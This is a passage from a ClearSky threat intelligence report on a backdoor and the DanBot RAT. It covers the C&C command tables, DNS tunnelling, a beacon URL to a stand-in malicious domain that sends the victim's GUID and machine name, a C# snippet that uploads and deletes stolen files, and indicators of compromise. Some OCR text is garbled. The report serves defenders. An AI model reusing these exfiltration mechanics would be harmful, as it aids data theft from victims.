To establish a foothold on the machine, the malware will save the infected machine's GUID and paste it into the configuration ID. In addition, the machine creates four main functions that indicate communications with the C&C server (over HTTP and DNS). DNS communications are sent using a unique Domain Generation Algorithm. Alongside another function called **'E'**, the functions run as an infinite thread, allowing the malware to continue running as long as the machine is turned on.

The five distinct functions are 'HT', 'HT_SEND', 'DN', 'DN_SEND', and 'E'.

The **E function** is responsible for managing files in the **D1** and **D2** folders. These folders contain data downloaded to the infected machine from the C&C server. The malware initially searches for ZIP files, saving their content to the memory and deleting the files.

If the file's suffix is TMP.ZIP, it is assumed to contain commands and is extracted and decrypted using the **Reject** function, like the configuration file. The results of executing the commands will be stored in the folders U1 or U2 to be uploaded to the C&C, matching the D1 or D2 folders in which they originated.

Notably, some of the commands require CMD to activate. The malware constructs CMD commands from the file downloaded from the C&C and transfers them to a file named dmp.bat. The malware then searches for dmp.bat and attempts to execute it through CMD.

The following is a processing of the 'Reject' function:

Command	Purpose
s1:<server>	Update the configuration of the new C&C server S1
s2:<server>	Update the configuration of the new C&C server S1
t1:<time>	Update DNS traffic pause intervals
t2:<time>	Update HTTP traffic pause intervals
D1	Export path D1 as an encoded text file to folder U1 or U2
D2	Export path D2 as an encoded text file to folder U1 or U2
U1	Export path U1 as an encoded text file to folder U1 or U2
U2	Export path U2 as an encoded text file to folder U1 or U2
sh	Export the flag Sh as an encoded text file to folder U1 or U2
vr	Export the flag Vr as an encoded text file to folder U1 or U2
id	Export the ID identifier as an encoded text file to folder U1 or U2
exe	Export the name of the file from which the malware is executed as an encoded text file to folder U1 or U2
proc	Export the malware's process number to folder U1 or U2
kl	Halt activity and delete the malware and its containing folder's contents
hs	Update the Hs field and signal success or failure by writing to the U1 or U2 folders
up	Update the malware


If the file extension is changed, the file will be decoded and extracted to a folder that appears in the file name.

Communication with the Server

DN function: this function is responsible for downloading information from the C&C using DNS Tunneling. The function generates unique subdomains and resolves them to send or receive information. The function responsible for generating the domains is the **d-gen** function, which receives four different parameters:

1. D (data) - the requested information.
2. Id - the message's identifier.
3. Op - the type of information.
4. D2 - the information meant to be sent.

The following is the relevant code snippet:



```
private string d_gen(string d, string id, string op, byte[] d2 = null)
```

The **DN function** can process several different types of information which will be sent to the server or downloaded from it. The following is a list of the various OP IDs:

OP ID	Purpose
l	Detects the current C&C's address using the subdomain unique to the machine and saves it to the Sh field
O	Checks whether the C&C's IP address has changed. If it was, the Sh field is reset
k	Requests a file from the C&C server
t	As long as this file is received, the malware has not finished downloading the file from the C&C server
s	Receiving this flag indicates that the file download has finished
x	Delete the original downloaded file in case the download failed

The DN_SEND function is activated once the DN function concludes its activity. Like the DN function, DN_SEND is responsible for sending information through DNS using d_gen.

This function has 2 additional OP identifiers:

OP ID	Meaning
j	Prepares the C&C server to receive information
n	This flag is sent while sending information to the C&C. The replies received from the server determine whether to continue sending information or to delete the sent file (in case it was successfully sent or was failed to be sent)

The sub-domain created for communications with the C&C server contains the following parameters which will be encoded to hex accordingly:


<ID> <OP> <Time in Seconds> <Data> <Random> .c2.tld

HT function: like the DN function, the various HT functions are also responsible for communications with the C&C server over the HTTPS protocol. The **'HT'** function in the malware is responsible for downloading information from the C&C server. Like the **'DN'** function, various OP parameters will be collected information such as: the GUID, ID of the infected machine (computer or server), the machine's name, version, and HTTP time out.

The following are the various parameters sent to the server during initial communications:

http://maliciousdomain.com/?q=GUID&q1=MachineId&q2=MachineName&q3=vr&q4=HttpTimeOut(t2)

The **‘HT_Send’** function is responsible for sending information to the command-and-control server. The information will be stored in the ‘U2’ folder which will contain encoded ZIP files. The file and its information will be sent to the C&C using a POST request. After it is sent, the file is deleted.



```
    webClient.Headers[HttpRequestHeader.ContentType] = "application/json";
    webClient.UploadString(text8, "POST", text6);
    File.Delete(text);
```

DanBot RAT

In a campaign we detected during May-June, we identified a file uploaded to Virus Total that originated in Tunisia and included two versions of the DanBot malware the group has been using for a long time. The first file was named ‘UltraVNC.exe’ and the second file was named ‘WINVNC.exe’. These two files are two versions of a remote control (fundamentally legitimate) technique called Virtual Network Computing, a remote access software which has been converted to RAT (trojan).

The first version is the UltraVNC tool that may be downloaded from the following site:

uvnc.com/

The second version is the WinVNC tool which is an NT VNC Server that may be downloaded from the following site:

Umsl[.]edu/~eckerta/vnc_docs/winvnc.html#:~:text=WinVNC%20is%20a%20VNC%20server,desktop %20from%20any%20VNC%20viewer.&text=It%20is% 20only% 20fair% 20to, software% 2C% 20for% 20example% 2C% 20does


These files allow the attacker to remotely access the victim’s desktop. However, it is only possible to establish a connection when no one is using the system. The tool allows for remote control of another computer's screen, including controlling the mouse and keyboard, internet access, transferring files and managing the computer.

According to the PDB path it can be seen similarities between this file and other group files:

C:\Users\kernel\Desktop\final20201202\Files\BackDor Last\Release\WINVNC.pdb


The file was generated in 2020. This may be learned from the folder’s name: ‘Final-2020-01-20’. However, the signature for these files is Copyright 2019 (apparently a fake figure) while the compilation time is June 9th, 2021. The file appears to be an advanced version of the group's previous tools but was recently created in its current format and implemented after the start of the ChipPc campaign.

The compilation time:



compiler-stamp	0x60C09622 (Wed Jun 09 11:21:22 2021)
debugger-stamp	0x60C09622 (Wed Jun 09 11:21:22 2021)

The following are the file's properties:




CompanyName	WINVNC
FileDescription	File Compress Utility
FileVersion	0.1.11.412
InternalName	WINVNC.exe
LegalCopyright	Copyright (C) 2019
OriginalFilename	**WINVNC.exe**
ProductName	WINVNC.exe
ProductVersion	0.1.11.412

Like the backdoor, both types of this VNC file unload a TXT file containing configuration data (config: 1251) that will be deleted after the file is installed, like in Milan's case. Another similarity we found is in the CMD commands used by the group, presented above, as well as the User Agent embedded in the file. Two of the group's new C&C servers are embedded in the files.


Attack Infrastructure

The attack infrastructure includes fake websites and C&C servers capable of processing both HTTP requests and DNS queries. The lure websites' infrastructure is completely different to the C&C servers' infrastructure. In resemblance to past attacks conducted by the group, the C&C server infrastructure impersonates IT services such as a DNS-checking website named DNS-status, or various anti-virus services, such as Defender-Live.

Utilizing our past familiarity with these methods, we were able to identify C&C servers with the address 185.243.112[.]120 and 23.94.22[.]145. As of May, two new domains were registered by the group. Please note the domain ending with .ru is not part of this array:




	Resolve	First	Last
□	ns2.dnsstatus.org	2021-04-18	2021-05-05
□	ns1.dnsstatus.org	2021-04-18	2021-05-05
□	dnsstatus.org	2021-04-18	2021-05-05
□	technocet.ru	2020-12-10	2021-04-28
□	ns1.defenderlive.com	2021-04-12	2021-04-14
□	ns2.defenderlive.com	2021-04-12	2021-04-14



First Seen 2018-11-02
Last Seen 2021-08-15
ASN AS36352 - AS-COLOCROSSING
Organization ColoCrossing
Netblock 23.94.22.0/24
US
Hosting Provider ColoCrossing
Operating System -


	Resolve
□	defenderstatus.com
□	ns2.defenderstatus.com
□	ns1.defenderstatus.com

This server's Name Server points to the displayed IP address, while the domain points to other addresses:



gistrar PDR Ltd. d/b/a PublicD...
gistrant Scott Escobedo

	Resolve	Location	Network	ASN	First	Last
□	185.244.213.73	FR	185.244.213.0/24	9009	2021-04-18	2021-05-06
□	5.5.5.5	DE	5.4.0.0/14	6805	2021-04-14	2021-04-16
□	193.239.84.207	GB	193.239.84.0/24	9009	2021-04-11	2021-04-12
	208.91.197.91	VG	208.91.197.0/24	40034	2021-04-11	2021-04-11



First Seen 2021-01-30
Last Seen 2021-08-15
Registrar PDR Ltd. d/b/a PublicD...
Registrant Shannon Crawford

ANALYST INSIGHTS

Not Blocklisted | Resolving IPs Not Blocklisted | Registered 7 months ago | Updated 5 months ago | 3 IPs for subdomains | New sut
Not an International Domain

1	2	0	9
Resolutions	Whois	Certificates	Subdomains

SYSTEM TAG (2 / 2)

Tag	Count
routable	1
ColoCrossing	1

1 - 1 of 1

	Resolve	Location	Network	ASN
□	23.94.22.145	US	23.94.22.0/24	36352

1 - 1 of 1

The use of the address 5.5.5.5 indicates DNS queries as well. The domain impersonating Defender and its Name Servers were registered using the following email address:

shannon.crawford@protonmail[.]com
scottescobedo@protonmail[.]com

josephpritchett50@outlook[.]com

jackbezos@protonmail[.]com

Indicators of Compromise

Hashes

Hash	File Name	Type
Decoy		
a90ae3747764127decae5a0d7856ef95 254e134490a0b74b3a66626fc0d62ff972cfc1a2 08261ed40e21140eb438f16af0233217c701d9b022dce0a45b6e3e1ee2467739	Capabilities[.]xls	Xls decoy
a5aecb5b2c495a4a9631fca9b36aaf44 c2e48c8e697ec88bf8057a5c0f1dc3005773956c 586b25053bd98c8f8e50ff01d35aaa438e10458a36c56e75f0e803d3e97a6012	Solutions[.]zip	ZIP
ce243f6a09daca21486b1f6f7a6fc403 7a463341e5de49afef99bcfdc59e1cb69bd898f0 5208cca3c4a8c42d590de4cfed4abfd37e99247bc06cba529dec55b836a55e74	CompanyCatalog[.]exe	Exe
Additional Files		
d30bcd249fc066e341997e2abc0878da 022abfd7b63e3feac77bbada610d1de0931b68bb 8a1aba0de3f00c04dbaa8ebb905f7398a2b532619a1b0f5a715e0ad04de0d06b	Asset[.]dat	Dat
fd3e147521114d6ebc8924ce6cd5e253 3ce71f269f191dad1c9ed137a5f439788d10cd5a 99a8d8bb87070458c0c007205418e7a209f0b97914045ff4121b4df4b54ce554	Driver[.]rar	Rar
e80c5a18c5a3a5cf2764535f8795bb81 9e3c2030a4bc9b89727346bc447701bd43c841e4 74c331cfacbe57f3c92a4bddce237253cab52755f2149625eff18e0ecdbcdda2	Current[.]txt	javascript
Milan		
e2919dea773eb0796e46e126dbce17b1 94aa7417f388c61a2d63ddcba6efec80c55f8555 b46949feeda8726c0fb86d3cd32d3f3f53f6d2e6e3fcd6f893a76b8b2632b249	Milan[.]exe ChipPC[.]exe MsNpENg[.]exe	exe
Shark		
a4185f95c61076590ca2eb96e4697c73 1b990280fd7f13143bddb1cfd69265650aecf49f 89ab99f5721b691e5513f4192e7c96eb0981ddb6c2d2b94c1a32e2df896397b8	Audioddg[.]exe	exe
49b002fc6729f346f8114770ea991510 ee98f9fb8050d7232466da064637e8afc285f2c4 f6ae4f4373510c4e096fab84383b547c8997ccf3673c00660df8a3dc9ed1f3ca	Winlangdb[.]exe	exe
3a3d600ad9c9615f18003620a1bf5f28	Shark[.]exe	exe

Hash	File Name	Type
7b3b3b8aa37ca78c46ec2774784cf51d190733e8 44faf11719b3a679e7a6dd5db40033ec4dd6e1b0361c145b81586cb735a64112		
1d94961261c5da63ff5faa7616cec579 41ad24e9ca3e36d9e55d574248482bf81e263c12 2f2ef9e3f6db2146bd277d3c4e94c002ecaf7deaabafe6195fddabc81a8ee76c	Vmware[.]exe	exe
DanBot		
3e993dfe5ce90dadb0cf0707d260febd 69d58a5ff2c0343119816d34ce9da8d9bc6f47c9 21ab4357262993a042c28c1cdb52b2dab7195a6c30fa8be723631604dd330b29 52c6326af893e3baa1c43c59827f61eb 3b31bbfee1dd606e40e17759f79c12b423f2cf6f 4f1b8c9209fa2684aa3777353222ad1c7716910dbb615d96ffc7882eb81dd248	WINVNC[.]exe	exe
e8d3aeea7617982bb6e484a9f8307e6b 09bd833782a6b2cccdd3285ad12f23bedb1dbb77 d3606e2e36db0a0cb1b8168423188ee66332cae24fe59d63f93f5f53ab7c3029	UltraVNC[.]exe	exe

Domains

Domain	IP if relevant	ASN
Phishing		
softwareagjobs[.]com	-	-
Jobschippc[.]com	23.95.218[.]240	AS 36352 (AS-COLOCROSSING)
C2		
defenderstatus[.]com	23.94.22[.]145	
dnsstatus[.]org	23.95.9[.]100 185.243.112[.]120	
defenderlive[.]com	185.243.112[.]120 185.244.213[.]73 98.117.103[.]32	AS 9009 (M247 Ltd)
wsuslink[.]com		
Akastatus[.]com	51.79.62[.]98	AS 16276 (OVH SAS)
Zonestatistic[.]com	198.23.239[.]140	AS 36352 (AS-COLOCROSSING)

Email: info@clearskysec.com

Website: clearskysec.com

CLEARSKY Cyber Security

Ahead of the Threat Curve

ClearSky Cyber Security Intelligence Report

Photo by Miguel Á. Padriñán from Pexels